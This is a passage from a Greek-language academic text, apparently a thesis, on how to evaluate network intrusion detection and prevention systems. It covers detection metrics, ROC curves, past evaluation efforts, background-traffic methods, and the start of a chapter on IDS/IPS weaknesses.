Με τη μέτρηση αυτή προσδιορίζεται το ποσοστό των ψευδώς θετικών ειδοποιήσεων που παράγονται από ένα IDS/IPS, σε ένα δεδομένο περιβάλλον και κατά τη διάρκεια ενός συγκεκριμένου χρονικού διαστήματος. [3] Μία από τις αιτίες εμφάνισης ψευδώς θετικών ειδοποιήσεων στα δικτυακά IDS/IPS, είναι η χρήση «αδύναμων» υπογραφών, οι οποίες για παράδειγμα μπορεί να αναζητούν ένα συγκεκριμένο λεκτικό εντός των διακινούμενων πακέτων, να παράγουν ειδοποιήσεις για τη χρήση μίας θύρας με μεγάλο αριθμό η οποία χρησιμοποιείται από κάποια ιομορφή ή να εντοπίζουν παραβιάσεις του πρωτοκόλλου TCP.

Η μέτρηση των ψευδών θετικών ειδοποιήσεων είναι ιδιαίτερα δύσκολη, καθώς ένα IDS/IPS μπορεί να παράγει ένα διαφορετικό ποσοστό ψευδώς θετικών ειδοποιήσεων σε κάθε δικτυακό περιβάλλον και δεν υφίσταται κάποιο πρότυπο δικτυακό περιβάλλον σύγκρισης. Συνεπώς είναι πολύ πιθανό να υπάρχουν σημαντικές αποκλίσεις στην παραγωγή ψευδώς θετικών ειδοποιήσεων μεταξύ του περιβάλλοντος δοκιμών και του παραγωγικού περιβάλλοντος.

Τέλος, τα IDSs/IPSs μπορούν να ρυθμιστούν με ποικίλους τρόπους προκειμένου να μειωθεί το ποσοστό παραγωγής ψευδώς θετικών ειδοποιήσεων, γεγονός που καθιστά δύσκολο τον προσδιορισμό των ρυθμίσεων που πρέπει να χρησιμοποιηθούν για τη μέτρησή τους. Μία σημαντική γραφική παράσταση που χρησιμοποιείται για τον έλεγχο των IDSs/IPSs είναι η καμπύλη Receiver Operating

Characteristic (ROC), η οποία απεικονίζει την επίδραση που έχουν οι αλλαγές ρυθμίσεων ενός IDS/IPS στην πιθανότητα ανίχνευσης (Probability of Detection) και την πιθανότητα παραγωγής ψευδώς θετικών ειδοποιήσεων (False alarm probability). Αξιοποιώντας αυτήν την γραφική παράσταση μπορούν να εντοπιστούν εκείνες οι ρυθμίσεις που οδηγούν το IDS/IPS σε ένα βέλτιστο σημείο λειτουργίας, στο οποίο επιτυγχάνεται μία υψηλή πιθανότητα ανίχνευσης, διατηρώντας ταυτόχρονα την πιθανότητα παραγωγής ψευδώς θετικών ειδοποιήσεων όσο το δυνατό χαμηλότερα. Ωστόσο, για τον προσδιορισμό του βέλτιστου αυτού σημείου λειτουργίας, απαιτείται ο προσδιορισμός του κόστους των ψευδώς θετικών ειδοποιήσεων, η αξία των ορθών ανιχνεύσεων και η πιθανότητα εμφάνισης φυσιολογικής και μη φυσιολογικής δικτυακής κίνησης. [4] Στην Εικόνα 4-1 εμφανίζονται οι καμπύλες ROC για δύο διαφορετικά συστήματα IDS.



Εικόνα 4-1: Καμπύλες ROC [4]

4.1.3 Πιθανότητα ανίχνευσης

Με τη μέτρηση αυτή προσδιορίζεται το ποσοστό των επιθέσεων που ανιχνεύονται επιτυχώς από ένα IDS/IPS, σε ένα δεδομένο περιβάλλον και κατά τη διάρκεια ενός συγκεκριμένου χρονικού διαστήματος. [3] Η δυσκολία στη μέτρηση της ποσοστού επιτυχών ανιχνεύσεων, έγκειται στο γεγονός ότι η επιτυχία ενός IDS/IPS εξαρτάται σε μεγάλο βαθμό από το σύνολο των επιθέσεων που

θα χρησιμοποιηθούν κατά τη διεξαγωγή των δοκιμών. Επίσης, η πιθανότητα ανίχνευσης εξαρτάται σε μεγάλο βαθμό από το αν το IDS/IPS έχει παραμετροποιηθεί έτσι ώστε να ενισχυθεί η δυνατότητά του να ανιχνεύει επιθέσεις ή να ελαχιστοποιηθούν οι ψευδώς θετικές ειδοποιήσεις. Είναι συνεπώς σημαντικό να χρησιμοποιηθεί η ίδια παραμετροποίηση κατά την εκτέλεση δοκιμών για τη μέτρηση των ψευδώς θετικών ειδοποιήσεων και των αληθώς θετικών ειδοποιήσεων. Τέλος, ένα IDS/IPS το οποίο μπορεί και ανιχνεύει μία συγκεκριμένη επίθεση, ενδέχεται να μην είναι σε θέση να ανιχνεύσει την ίδια επίθεση όταν χρησιμοποιηθεί κάποια από τις τεχνικές διαφυγής, οι οποίες αναλύονται στο κεφάλαιο 5.

4.1.4 Ανθεκτικότητα έναντι επιθέσεων που στοχεύουν το IDS/IPS

Με τη μέτρηση αυτή προσδιορίζεται η ανθεκτικότητα του IDS/IPS έναντι επιθέσεων που έχουν ως στόχο τη διατάραξη της ομαλής λειτουργίας του. Οι μορφές των επιθέσεων που μπορεί να δεχθεί ένα IDS/IPS είναι οι ακόλουθες: [3]

- Παραγωγή μεγάλου όγκου νόμιμης δικτυακής κίνησης, σε βαθμό που ξεπερνά τη δυνατότητα επεξεργασίας της από το IDS/IPS, έτσι ώστε το IDS/IPS να αρχίσει να απορρίπτει πακέτα (δηλαδή να μην τα εξετάζει) και να μην είναι σε θέση να ανιχνεύσει τις επιθέσεις που εκδηλώνονται.
- Αποστολή μεγάλου πλήθους πακέτων νόμιμης δικτυακής δραστηριότητας, τα οποία είναι έτσι κατασκευασμένα ώστε να ενεργοποιούν πολλαπλές υπογραφές του IDS/IPS προκειμένου να κατακλύζεται ο χειριστής του από ψευδώς θετικές ειδοποιήσεις ή να καταρρέει το σύστημα επεξεργασίας των παραγόμενων ειδοποιήσεων.
- Αποστολή μεγάλου πλήθους πακέτων παράνομης δικτυακής δραστηριότητας, τα οποία έχουν ως στόχο να αποσπάσουν την προσοχή του χειριστή του IDS/IPS, προκειμένου να μη γίνει αντιληπτή η πραγματική επίθεση που εκτελεί παράλληλα ο επιτιθέμενος.
- Αποστολή πακέτων τα οποία περιλαμβάνουν δεδομένα που εκμεταλλεύονται μία ευπάθεια του αλγόριθμου επεξεργασίας του IDS/IPS. Έως σήμερα είναι ελάχιστες οι περιπτώσεις εντοπισμού τέτοιων ευπαθειών.

4.1.5 Δυνατότητα χειρισμού δικτυακής κίνησης υψηλού όγκου

Με τη μέτρηση αυτή εξετάζεται αν ένα IDS/IPS είναι σε θέση να λειτουργήσει σωστά όταν έχει να αντιμετωπίσει την επεξεργασία ενός μεγάλου όγκου δικτυακής κίνησης. [3] Τα περισσότερα δικτυακά IDSs/IPSs αρχίζουν να απορρίπτουν πακέτα καθώς αυξάνει ο όγκος της δικτυακής κίνησης, με αποτέλεσμα να τους διαφεύγει ένα ποσοστό επιθέσεων. Μετά την υπέρβαση ενός κατωφλίου, τα

περισσότερα από αυτά σταματούν να ανιχνεύουν οποιαδήποτε επίθεση. Είναι συνεπώς απαραίτητο να μετρηθεί ο μέγιστος όγκος νόμιμης δικτυακής κίνησης που μπορεί να χειριστεί το IDS/IPS.

4.1.6 Ακρίβεια ανίχνευσης υπό υψηλό όγκο δικτυακής κίνησης

Αντιστοίχως με την προηγούμενη μέτρηση, εξετάζεται η δυνατότητα του IDS/IPS να καταγράφει και να επεξεργάζεται μία δικτυακή κίνηση υψηλού όγκου με την ίδια ακρίβεια που επεξεργάζεται μία ήπια δικτυακή κίνηση. [3]

4.1.7 Δυνατότητα συσχέτισης γεγονότων

Με τη μέτρηση αυτή εξετάζεται η δυνατότητα του IDS/IPS να συσχετίζει τα γεγονότα που καταγράφονται από διάφορα συστήματα όπως IDS/IPS, δρομολογητές και τείχη προστασίας, προκειμένου να ανιχνεύσει σταδιακές επιθέσεις διείσδυσης. Συνήθως, τα IDS/IPS έχουν περιορισμένες δυνατότητες συσχέτισης γεγονότων και γι' αυτό χρησιμοποιούνται λύσεις SIEM (Security Information and Event Management) για το σκοπό αυτό. [3]

4.1.8 Δυνατότητα ανίχνευσης άγνωστων επιθέσεων

Με τη μέτρηση αυτή εξετάζεται η δυνατότητα του IDS/IPS να ανιχνεύει άγνωστες επιθέσεις οι οποίες εκδηλώνονται για πρώτη φορά. Για τα παραγωγικά συστήματα που χρησιμοποιούν συνήθως τη μεθοδολογία ανίχνευσης βάσει υπογραφών, η εξέταση αυτής της δυνατότητας δεν είναι χρήσιμη, καθώς αυτά είναι σε θέση να εντοπίζουν μόνο γνωστές επιθέσεις. Είναι όμως χρήσιμη ως μέτρηση για τα ερευνητικά συστήματα που στηρίζονται στη μεθοδολογία ανίχνευσης βάσει εντοπισμού διαταραχών. [3]

4.1.9 Δυνατότητα αναγνώρισης επιθέσεων

Με τη μέτρηση αυτή εξετάζεται η δυνατότητα του IDS/IPS να αναγνωρίζει μία επίθεση και να την ταυτοποιεί αντιστοιχίζοντάς της με ένα κοινώς γνωστό όνομα, μία ευπάθεια ή μία κατηγορία επιθέσεων. [3]

4.1.10 Δυνατότητα προσδιορισμού της έκβασης μίας επίθεσης

Με τη μέτρηση αυτή εξετάζεται η δυνατότητα του IDS/IPS να προσδιορίζει το αν μία επίθεση ήταν επιτυχής ή όχι. Για την ίδια επίθεση, ορισμένα IDSs/IPSs είναι σε θέση να εντοπίζουν τα αποδεικτικά στοιχεία μίας εισβολής και να κρίνουν εξ' αυτών αν η επίθεση ήταν επιτυχής, ενώ άλλα IDS/IPS μπορούν να ανιχνεύσουν μόνο την υπογραφή των ενεργειών της επίθεσης χωρίς να μπορούν να διακρίνουν αν αυτή ήταν επιτυχημένη. Η δυνατότητα προσδιορισμού της έκβασης μίας επίθεσης είναι πολύ σημαντική για την ανάλυσή της. Επίσης, απλοποιεί σε πολύ μεγάλο βαθμό την δουλειά

του αναλυτή, διαχωρίζοντας τις σημαντικές επιτυχημένες επιθέσεις από τις αποτυχημένες προσπάθειες. Για τη μέτρηση αυτής της δυνατότητας απαιτείται να είναι γνωστό ποιες επιθέσεις ήταν επιτυχημένες και ποιες αποτυχημένες. [3]

4.1.11 Λοιπές μετρήσεις

Επιπλέον μετρήσεις, οι οποίες αν και δε σχετίζονται άμεσα με τις επιδόσεις του IDS/IPS είναι πολύ σημαντικές για παραγωγικά περιβάλλοντα, είναι οι ακόλουθες: [3]

- Ευκολία εγκατάστασης
- Ευκολία χρήσης
- Ευκολία συντήρησης
- Διαθεσιμότητα και ποιότητα υποστήριξης
- Διαθεσιμότητα και ποιότητα τεκμηρίωσης
- Απαιτήσεις σε πόρους

4.2 Υφιστάμενες προσπάθειες δοκιμών IDS/IPS

Οι προσπάθειες που έχουν γίνει στο παρελθόν για την αξιολόγηση συστημάτων IDS/IPS, ποικίλουν σημαντικά ως προς το στόχο τους, το βάθος τους και την ακολουθούμενη μεθοδολογία. Οι ερευνητικές αξιολογήσεις που έχουν διενεργηθεί έχουν συμπεριλάβει νέες μορφές επιθέσεων για την αξιολόγηση IDS/IPS που βασίζονται στον εντοπισμό διαταραχών, ενώ οι αξιολογήσεις εμπορικών συστημάτων έχουν συμπεριλάβει μετρήσεις των επιδόσεων υπό υψηλό όγκο δικτυακής κίνησης. Η πολυπλοκότητα αυτών των αξιολογήσεων έχει αυξηθεί με την πάροδο του χρόνου, έτσι ώστε να συμπεριλάβει περισσότερα IDS/IPS και περισσότερους τύπους επιθέσεων.

Στον τομέα της αξιολόγησης συστημάτων IDS/IPS έχουν δραστηριοποιηθεί ακαδημαϊκά ερευνητικά εργαστήρια αλλά και εμπορικοί οργανισμοί. Τόσο το University of California at Davis (UCD) [5], όσο και το εργαστήριο ερευνών της IBM Zurich [6], ανέπτυξαν πλατφόρμες αυτοματοποιημένων δοκιμών των IDS/IPS. Το MIT Lincoln Laboratory (MIT/LL) πραγματοποίησε την πιο εκτεταμένη ποσοτική αξιολόγηση ερευνητικών IDS έως σήμερα. [7][8][9] Η αξιολόγηση αυτή οδήγησε στη δημιουργία μίας συλλογής από δικτυακή κίνηση υποβάθρου (background traffic) και αρχεία καταγραφής υπολογιστών ορισμένων εβδομάδων, καθώς και εκατοντάδες καταγεγραμμένων επιθέσεων, η οποία αξιοποιήθηκε στη συνέχεια ευρέως από τους ερευνητές. Το Air Force Research Laboratory ακολούθησε μία προσέγγιση αντίστοιχη του MIT/LL, αλλά εστίασε στην αξιολόγηση των IDSs σε πραγματικό χρόνο, χρησιμοποιώντας ένα πιο πολύπλοκο δικτυακό περιβάλλον. [10] Ο οργανισμός MITRE πραγματοποίησε μία από τις πρώτες αξιολογήσεις των χαρακτηριστικών και των

δυνατοτήτων επτά εμπορικών και κυβερνητικών IDS. [11] Επίσης, διάφορα επιστημονικά περιοδικά, όπως το Network Computing και το Network World Fusion έχουν κατά καιρούς δημοσιεύσει διάφορες αξιολογήσεις εμπορικών συστημάτων IDS/IPS. [12][13][14] Τέλος, γίνονται διαρκώς διάφορες προσπάθειες αξιολόγησης IDS/IPS από ιδιωτικά ερευνητικά εργαστήρια όπως το NSS Labs, με πλέον πρόσφατη μία εν εξελίξει προσπάθεια που ξεκίνησε το Νοέμβριο του 2012 (https://www.nsslabs.com/news/press-releases/nss-labs-announces-analyst-coverage-and-new-group-test-breach-detection-systems).

4.3 Δυσκολίες αξιολόγησης των IDSs/IPSs

Στις επόμενες παραγράφους περιγράφονται οι κυριότερες δυσκολίες που χρειάζεται να ξεπεραστούν προκειμένου να διενεργηθεί μία αξιολόγηση ενός IDS/IPS.

4.3.1 Συγκέντρωση scripts επιθέσεων και του αντίστοιχου ευπαθούς λογισμικού

Η συγκέντρωση των scripts που απαιτούνται για την εκτέλεση ενός σημαντικού πλήθους επιθέσεων, καθώς και του αντίστοιχου ευάλωτου λογισμικού το οποίο στοχεύουν αυτές οι επιθέσεις, είναι μία χρονοβόρα και επίπονη διαδικασία. Αν και scripts αυτού του είδους είναι διαθέσιμα στο διαδίκτυο, απαιτείται αρκετός χρόνος για να εντοπιστούν τα scripts που χρειάζονται για ένα συγκεκριμένο περιβάλλον δοκιμών. Αφού αυτά εντοπιστούν, είναι στη συνέχεια απαραίτητο να ελεγχθούν και να ενσωματωθούν στο περιβάλλον δοκιμών. Αντιστοίχως επίπονη είναι και η διαδικασία συγκέντρωσης του ευπαθούς λογισμικού το οποίο στοχεύει η κάθε επίθεση, καθώς τα περισσότερα από τα scripts επιθέσεων λειτουργούν ενάντια μόνο συγκεκριμένων εκδόσεων λογισμικού που συχνά είναι δύσκολο να βρεθούν.

4.3.2 Διαφορετικότητα απαιτήσεων αξιολόγησης IDSs/IPSs ανίχνευσης διαταραχών και IDSs/IPSs υπογραφών

Αν και τα περισσότερα εμπορικά IDSs/IPSs χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει υπογραφών, πολλά ερευνητικά συστήματα χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει εντοπισμού διαταραχών. Συνεπώς, θα ήταν ιδιαίτερα χρήσιμη η ύπαρξη μιας μεθοδολογίας αξιολόγησης η οποία θα ήταν κατάλληλη και για τις δύο κατηγορίες IDS/IPS, προκειμένου να είναι εφικτή η σύγκριση των ερευνητικών συστημάτων με τα εμπορικά. Ωστόσο, υπάρχουν σημαντικές δυσκολίες στην ανάπτυξη μίας κοινής μεθοδολογίας αξιολόγησης.

Τα συστήματα που χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει εντοπισμού διαταραχών, απαιτούν την «εκπαίδευσή τους», λειτουργώντας για ένα χρονικό διάστημα υπό δικτυακή κίνηση η

οποία δεν περιλαμβάνει επιθετικές ενέργειες. Από τις αξιολογήσεις που έχουν γίνει στο παρελθόν, ελάχιστες είχαν ως αποτέλεσμα τη δημιουργία πρότυπης δικτυακής κίνησης (data sets) που μπορεί να χρησιμοποιηθεί για αυτό το σκοπό. Τα data sets που είναι πιο γνωστά στην κοινότητα των ερευνητών είναι αυτά που παρήχθησαν από τις αξιολογήσεις του MIT/LL. Αν και έχουν χρησιμοποιηθεί ευρέως για την αξιολόγηση των IDS/IPS εντοπισμού διαταραχών, έχουν ταυτόχρονα δεχθεί έντονη κριτική. Η κριτική αυτή οφείλεται στο γεγονός ότι η αξιολόγηση των συστημάτων βάσει αυτών των data sets έχει σημαντικές αποκλίσεις από τη συμπεριφορά τους σε πραγματικό περιβάλλον. Παρόλα αυτά συνεχίζουν να αξιοποιούνται, καθώς είναι από τα λίγα δημόσια διαθέσιμα data sets που μπορούν να χρησιμοποιηθούν για την αξιολόγηση των IDS/IPS. Ένα από τα βασικότερα σημεία της κριτικής που έχουν δεχθεί αφορά τη μη ρεαλιστικότητα της εξομοιωμένης δικτυακής κίνησης. Αν και οι δημιουργοί της προσπάθησαν σοβαρά να κάνουν μία ρεαλιστική εξομοίωση ενός δικτυακού περιβάλλοντος, υπάρχουν σαφείς αποκλίσεις από ένα πραγματικό δίκτυο. Για παράδειγμα, έχει ασκηθεί κριτική σχετικά με την τοπολογία του δικτύου που εξομοιώθηκε, η οποία είναι ασυνήθιστα επίπεδη, καθώς επίσης και για την ασυνήθιστη ομοιομορφία της δικτυακής κίνησης. Οι αποκλίσεις αυτές από ένα πραγματικό περιβάλλον, οδηγούν τεχνητά σε χαμηλά ποσοστά ψευδώς θετικών ειδοποιήσεων. Ο εντοπισμός τους όμως έγινε μόνο μετά από εκτενείς αναλύσεις εξειδικευμένων επιστημόνων.

Τα προβλήματα που παρουσιάζονται κατά την αξιολόγηση συστημάτων που χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει υπογραφών είναι διαφορετικής φύσεως. Λόγω του ότι κάθε IDS/IPS είναι σε θέση να ανιχνεύσει ένα συγκεκριμένο σύνολο επιθέσεων, η επιλογή των επιθέσεων μπορεί να επηρεάσει σε μεγάλο βαθμό το αποτέλεσμα της αξιολόγησης. Συνεπώς, το βασικότερο ζήτημα της ακολουθούμενης μεθοδολογίας, αφορά την επιλογή των επιθέσεων που θα επιλεχθούν για την αξιολόγηση.

4.3.3 Διαφορετικότητα απαιτήσεων αξιολόγησης δικτυακών IDSs/IPSs και IDSs/IPSs μεμονωμένου συστήματος

Η αξιολόγηση των IDSs/IPSs μεμονωμένου συστήματος παρουσιάζει περισσότερες δυσκολίες σε σχέση με την αξιολόγηση των δικτυακών IDSs/IPSs. Για την αξιολόγηση των δικτυακών IDSs/IPSs υπάρχει η δυνατότητα καταγραφής μίας συγκεκριμένης δικτυακής κίνησης και επανεκτέλεσής της στη συνέχεια, ακόμα και με μεγαλύτερη ταχύτητα από την αρχική. Με τον τρόπο αυτό μπορεί να επαναληφθεί η ίδια δοκιμή πολλές φορές, εξετάζοντας κάθε φορά διαφορετικό IDS, χωρίς να χρειάζεται να αξιολογηθούν ταυτόχρονα όλα τα υπό εξέταση συστήματα.

Αντιθέτως, τα IDS/IPS μεμονωμένου συστήματος χρησιμοποιούν πολλές πηγές πληροφόρησης για την αξιολόγηση των παρατηρούμενων γεγονότων και δεν περιορίζονται μόνο στα πακέτα της δικτυακής κίνησης. Επίσης, οι πηγές αυτές ποικίλουν μεταξύ των διαφορετικών προϊόντων. Συνεπώς,

είναι εφικτή η αξιολόγησή τους μόνο σε πραγματικό χρόνο, με αποτέλεσμα να παρουσιάζονται δυσκολίες στην επαναληψιμότητα και τη συνέπεια των δοκιμών.

4.3.4 Δικτυακή κίνηση υποβάθρου κατά την αξιολόγηση των IDS/IPS

Κατά την αξιολόγηση των IDS/IPS, οι ερευνητές ακολουθούν συνήθως μία από τις παρακάτω προσεγγίσεις σχετικά τη χρησιμοποιούμενη δικτυακή κίνηση υποβάθρου. Το ποια μέθοδος είναι η πιο αποτελεσματική δεν είναι σαφές, καθώς η κάθε μία από αυτές διακρίνεται για τα πλεονεκτήματα και τα μειονεκτήματά της.

4.3.4.1 Αξιολόγηση χωρίς χρήση δικτυακής κίνησης υποβάθρου

Κατά την εκτέλεση πολλών αξιολογήσεων δε χρησιμοποιείται κάποια νόμιμη δικτυακή κίνηση υποβάθρου. Σε αυτές τις δοκιμές, το IDS/IPS τοποθετείται εντός ενός δικτύου στο οποίο δεν εκτελείται καμία δραστηριότητα. Στη συνέχεια πραγματοποιούνται επιθέσεις εντός του δικτύου και ελέγχεται αν αυτές γίνονται αντιληπτές από το IDS/IPS. Με αυτήν την τεχνική μπορούν να μετρηθούν τα true positives και τα false negatives αλλά δεν υπάρχει η δυνατότητα μέτρησης των false positives. Η προσέγγιση αυτή είναι χρήσιμη για την αξιολόγηση του IDS/IPS ως προς τη δυνατότητά του να εντοπίσει και να ονοματίσει ορθά τις επιθέσεις της αξιολόγησης και είναι οικονομικότερη από αυτές που αναλύονται στη συνέχεια.

Ένα μειονέκτημα αυτής της μεθόδου είναι το ότι τα IDSs/IPSs δεν έχουν το ίδιο καλές επιδόσεις όταν χρησιμοποιηθούν σε περιβάλλοντα υψηλής δικτυακής κίνησης και συνεπώς αν χρησιμοποιηθούν σε περιβάλλοντα υψηλής δικτυακής κίνησης είναι βέβαιο ότι θα παρουσιάσουν χειρότερες επιδόσεις από αυτές που προκύπτουν από μία τέτοια αξιολόγηση.

4.3.4.2 Αξιολόγηση με χρήση πραγματικής δικτυακής κίνησης υποβάθρου

Ορισμένοι ερευνητές πραγματοποιούν αξιολογήσεις των IDS/IPS χρησιμοποιώντας δικτυακή κίνηση η οποία συμπεριλαμβάνει επιθέσεις και πραγματική δικτυακή κίνηση υποβάθρου. Πρόκειται για μία προσέγγιση η οποία είναι πολύ αποτελεσματική στον προσδιορισμό του ποσοστού των true positives υπό διάφορα επίπεδα κίνησης υποβάθρου, καθώς αυτή η κίνηση περιλαμβάνει όλες τις ανωμαλίες μιας πραγματικής κίνησης. [3]

Ωστόσο και αυτή η προσέγγιση έχει ορισμένα μειονεκτήματα: [3]

- Συνήθως δεν είναι εφικτό να πραγματοποιηθεί μία επαναλήψιμη αξιολόγηση χρησιμοποιώντας πραγματική δικτυακή κίνηση υποβάθρου, καθώς είναι δύσκολο τόσο από τεχνικής όσο και από νομικής άποψης να αποθηκευτεί μεγάλος όγκος πραγματικής δικτυακής κίνησης.

- Οι αξιολογήσεις αυτές χρησιμοποιούν συνήθως ένα μικρό αριθμό υπολογιστών «στόχων», οι οποίοι χρησιμοποιούνται αποκλειστικά για το σκοπό αυτό. Για την αξιολόγηση συστημάτων που χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει υπογραφών, το γεγονός αυτό δεν αποτελεί πρόβλημα. Όμως για τα συστήματα που χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει εντοπισμού διαταραχών, υπάρχει η πιθανότητα να εξαχθούν λανθασμένες μετρήσεις, καθώς ενδέχεται τα συστήματα αυτά να αντιληφθούν ότι μόνο συγκεκριμένοι υπολογιστές δέχονται επιθέσεις και να βελτιώσουν την ακρίβεια της ανίχνευσής τους.
- Η πραγματική δικτυακή κίνηση ενδέχεται να περιλαμβάνει ανωμαλίες οι οποίες είναι μοναδικές και που ενδέχεται να ευνοήσει ένα IDS/IPS έναντι ενός άλλου.
- Είναι δύσκολο να προσδιοριστεί το ποσοστό των false positives χρησιμοποιώντας αυτήν την προσέγγιση, καθώς δεν είναι εύκολο να αναγνωριστούν οι επιθέσεις που συνήθως περιλαμβάνονται εντός μιας πραγματικής δικτυακής κίνησης.
- Είναι δύσκολο να διατεθούν δημόσια τα δεδομένα αυτών των δοκιμών, δεδομένου ότι υπάρχουν ζητήματα που αφορούν την προστασία της ιδιωτικότητας.

4.3.4.3 Αξιολόγηση με χρήση ανωνυμοποιημένης δικτυακής κίνησης υποβάθρου

Προκειμένου να ξεπεραστούν τα προβλήματα προστασίας της ιδιωτικότητας, ορισμένοι ερευνητές έχουν προτείνει την ανωνυμοποίηση της δικτυακής κίνησης υποβάθρου πριν από την ενσωμάτωση της δικτυακή κίνησης που αφορά τις επιθέσεις της αξιολόγησης. Με αυτήν την προσέγγιση γίνεται εφικτή η ελεύθερη διανομή των δεδομένων των δοκιμών και οι αξιολογήσεις είναι επαναλήψιμες.

Ωστόσο και αυτή η προσέγγιση έχει ορισμένα μειονεκτήματα: [3]

- Οι προσπάθειες ανωνυμοποίησης ενδέχεται να οδηγήσουν στην απομάκρυνση μεγάλου πλήθους πληροφοριών της δικτυακής κίνησης, με αποτέλεσμα να προκύψει ένα μη ρεαλιστικό περιβάλλον.
- Οι προσπάθειες ανωνυμοποίησης ενδέχεται να μην είναι επιτυχημένες, με αποτέλεσμα να αποκαλυφθούν ευαίσθητα δεδομένα.
- Η ενσωμάτωση των επιθέσεων στην ανωνυμοποιημένη δικτυακή κίνηση ενδέχεται να μην είναι ρεαλιστική. Για παράδειγμα, ενδέχεται να εκδηλωθεί μία επίθεση υπερχείλισης μνήμης ενάντια ενός web server με στόχο την κατάρρευσή του και κατόπιν της επίθεσης να συνεχίζουν να εμφανίζονται εξυπηρετούμενα αιτήματα από τον web server.
- Όπως και στην προηγούμενη προσέγγιση, είναι δύσκολο να προσδιοριστεί το ποσοστό των false positives, καθώς δεν είναι εύκολο να αναγνωριστούν οι επιθέσεις που συνήθως περιλαμβάνονται εντός της ανωνυμοποιημένης δικτυακής κίνησης.

4.3.4.4 Αξιολόγηση με χρήση γεννητριών παραγωγής δικτυακής κίνησης υποβάθρου

Η πιο συνήθης προσέγγιση αξιολόγησης IDS/IPS είναι αυτή της δημιουργίας ενός δικτύου δοκιμών, το οποίο περιλαμβάνει την υποδομή που είναι απαραίτητη για την επιτυχή εκδήλωση επιθέσεων. Σε ένα τέτοιο δίκτυο μπορεί να δημιουργηθεί δικτυακή κίνηση υποβάθρου χρησιμοποιώντας πολύπλοκες γεννήτριες παραγωγής δικτυακής κίνησης, οι οποίες χρησιμοποιούν στατιστικά μοντέλα πραγματικής δικτυακής κίνησης. Η δικτυακή αυτή κίνηση μπορεί να αξιοποιηθεί για την αξιολόγηση των IDSs/IPSs σε πραγματικό χρόνο ή να καταγραφεί και να επαναληφθεί ξανά σε μεταγενέστερο χρόνο.

Ένα πλεονέκτημα αυτής της προσέγγισης είναι η δυνατότητα ελεύθερης διανομής των δεδομένων των δοκιμών, καθώς αυτά δεν περιλαμβάνουν ευαίσθητα δεδομένα. Ένα άλλο πλεονέκτημα είναι η βεβαιότητα έλλειψης επιθέσεων από τη δικτυακή κίνηση υποβάθρου, καθώς αυτή έχει παραχθεί από τη γεννήτρια δικτυακής κίνησης. Τέλος, είναι εφικτή η επανάληψη των δοκιμών, είτε καταγράφοντας και επαναλαμβάνοντας τη δικτυακή κίνηση ή παράγοντάς την ξανά χρησιμοποιώντας τις ίδιες παραμέτρους.

Η προσέγγιση αυτή είναι μία από τις βέλτιστες, αφού επιτρέπει τη μέτρηση τόσο των false positives όσο και των true positives, δίνοντας τη δυνατότητα δημιουργίας των καμπυλών ROC. Ωστόσο, υπάρχουν ορισμένες δυσκολίες στην υιοθέτηση αυτής της προσέγγισης:

- Η πραγματοποίηση της προσομοίωσης είναι πολύ δύσκολη και δαπανηρή.
- Η προσομοίωση ενός περιβάλλοντος υψηλού εύρους ζώνης ενδέχεται να είναι δύσκολη λόγω των περιορισμένων πόρων.
- Υπάρχει η ανάγκη παραγωγής διαφορετικών τύπων δικτυακής κίνησης προκειμένου να μοντελοποιηθούν δίκτυα διαφορετικών κατηγοριών. Για παράδειγμα, η κίνηση ενός στρατιωτικού δικτύου διαφέρει από την κίνηση ενός ακαδημαϊκού δικτύου.

5 Αδυναμίες και προβλήματα των δικτυακών IDSs/IPSs

Ένα IDS/IPS είναι εξαιρετικά σημαντικό να είναι αξιόπιστο και να παρέχει ακριβείς πληροφορίες στους διαχειριστές των συστημάτων. Στην αντίθετη περίπτωση, ένα IDS/IPS το οποίο δε λειτουργεί σωστά και δεν είναι σε θέση να ανιχνεύσει τις επιθέσεις που πραγματοποιούνται, εκτός του ότι δεν παρέχει σωστή πληροφόρηση, δημιουργεί και μία λανθασμένη αίσθηση ασφάλειας. Επιπροσθέτως, η αξία ενός τέτοιου συστήματος για την διερεύνηση των περιστατικών ασφάλειας εκμηδενίζεται και μπορεί να οδηγήσει σε εσφαλμένα συμπεράσματα. Λαμβάνοντας υπόψη τις επιπτώσεις που μπορεί να έχει η εσφαλμένη λειτουργία ενός IDS/IPS, γίνεται σαφές ότι και τα ίδια τα IDS/IPS μπορούν να αποτελέσουν αντικείμενο επιθέσεων. Σκοπός αυτών των επιθέσεων είναι είτε η πλήρης απενεργοποίησή τους ή η παροχή εσφαλμένων πληροφοριών, έτσι ώστε να μη γίνουν αντιληπτές οι πραγματικές επιθέσεις που πραγματοποιούνται ή να κατηγορηθεί για αυτές κάποιος άλλος. Στις επόμενες παραγράφους περιγράφονται οι κυριότερες αδυναμίες και προβλήματα που αντιμετωπίζουν τα IDS/IPS, εστιάζοντας στα δικτυακά IDS/IPS που αποτελούν την πλειοψηφία των IDS/IPS που χρησιμοποιούνται σε παραγωγικά περιβάλλοντα.

5.1 Αδυναμίες

Το πιο προφανές σημείο ενός IDS/IPS το οποίο μπορεί να δεχθεί επίθεση είναι η ακρίβειά του. Μία τέτοια επίθεση μπορεί να οδηγήσει ένα IDS/IPS στην παραγωγή είτε false positives είτε false negatives. Η βασική αδυναμία των δικτυακών IDS/IPS την οποία εκμεταλλεύονται αυτού του τύπου οι επιθέσεις, είναι το γεγονός ότι τα δικτυακά IDS/IPS προσπαθούν να αντιληφθούν πολύπλοκες συναλλαγές πρωτοκόλλων, εξετάζοντας τις μη επαρκείς πληροφορίες που περιλαμβάνουν τα πακέτα που διακινούνται στο δίκτυο. Άλλες μορφές επιθέσεων επιχειρούν την πλήρη απενεργοποίηση του IDS/IPS, πλήττοντας τη διαθεσιμότητα του συστήματος.

5.1.1 Ανεπάρκεια πληροφόρησης

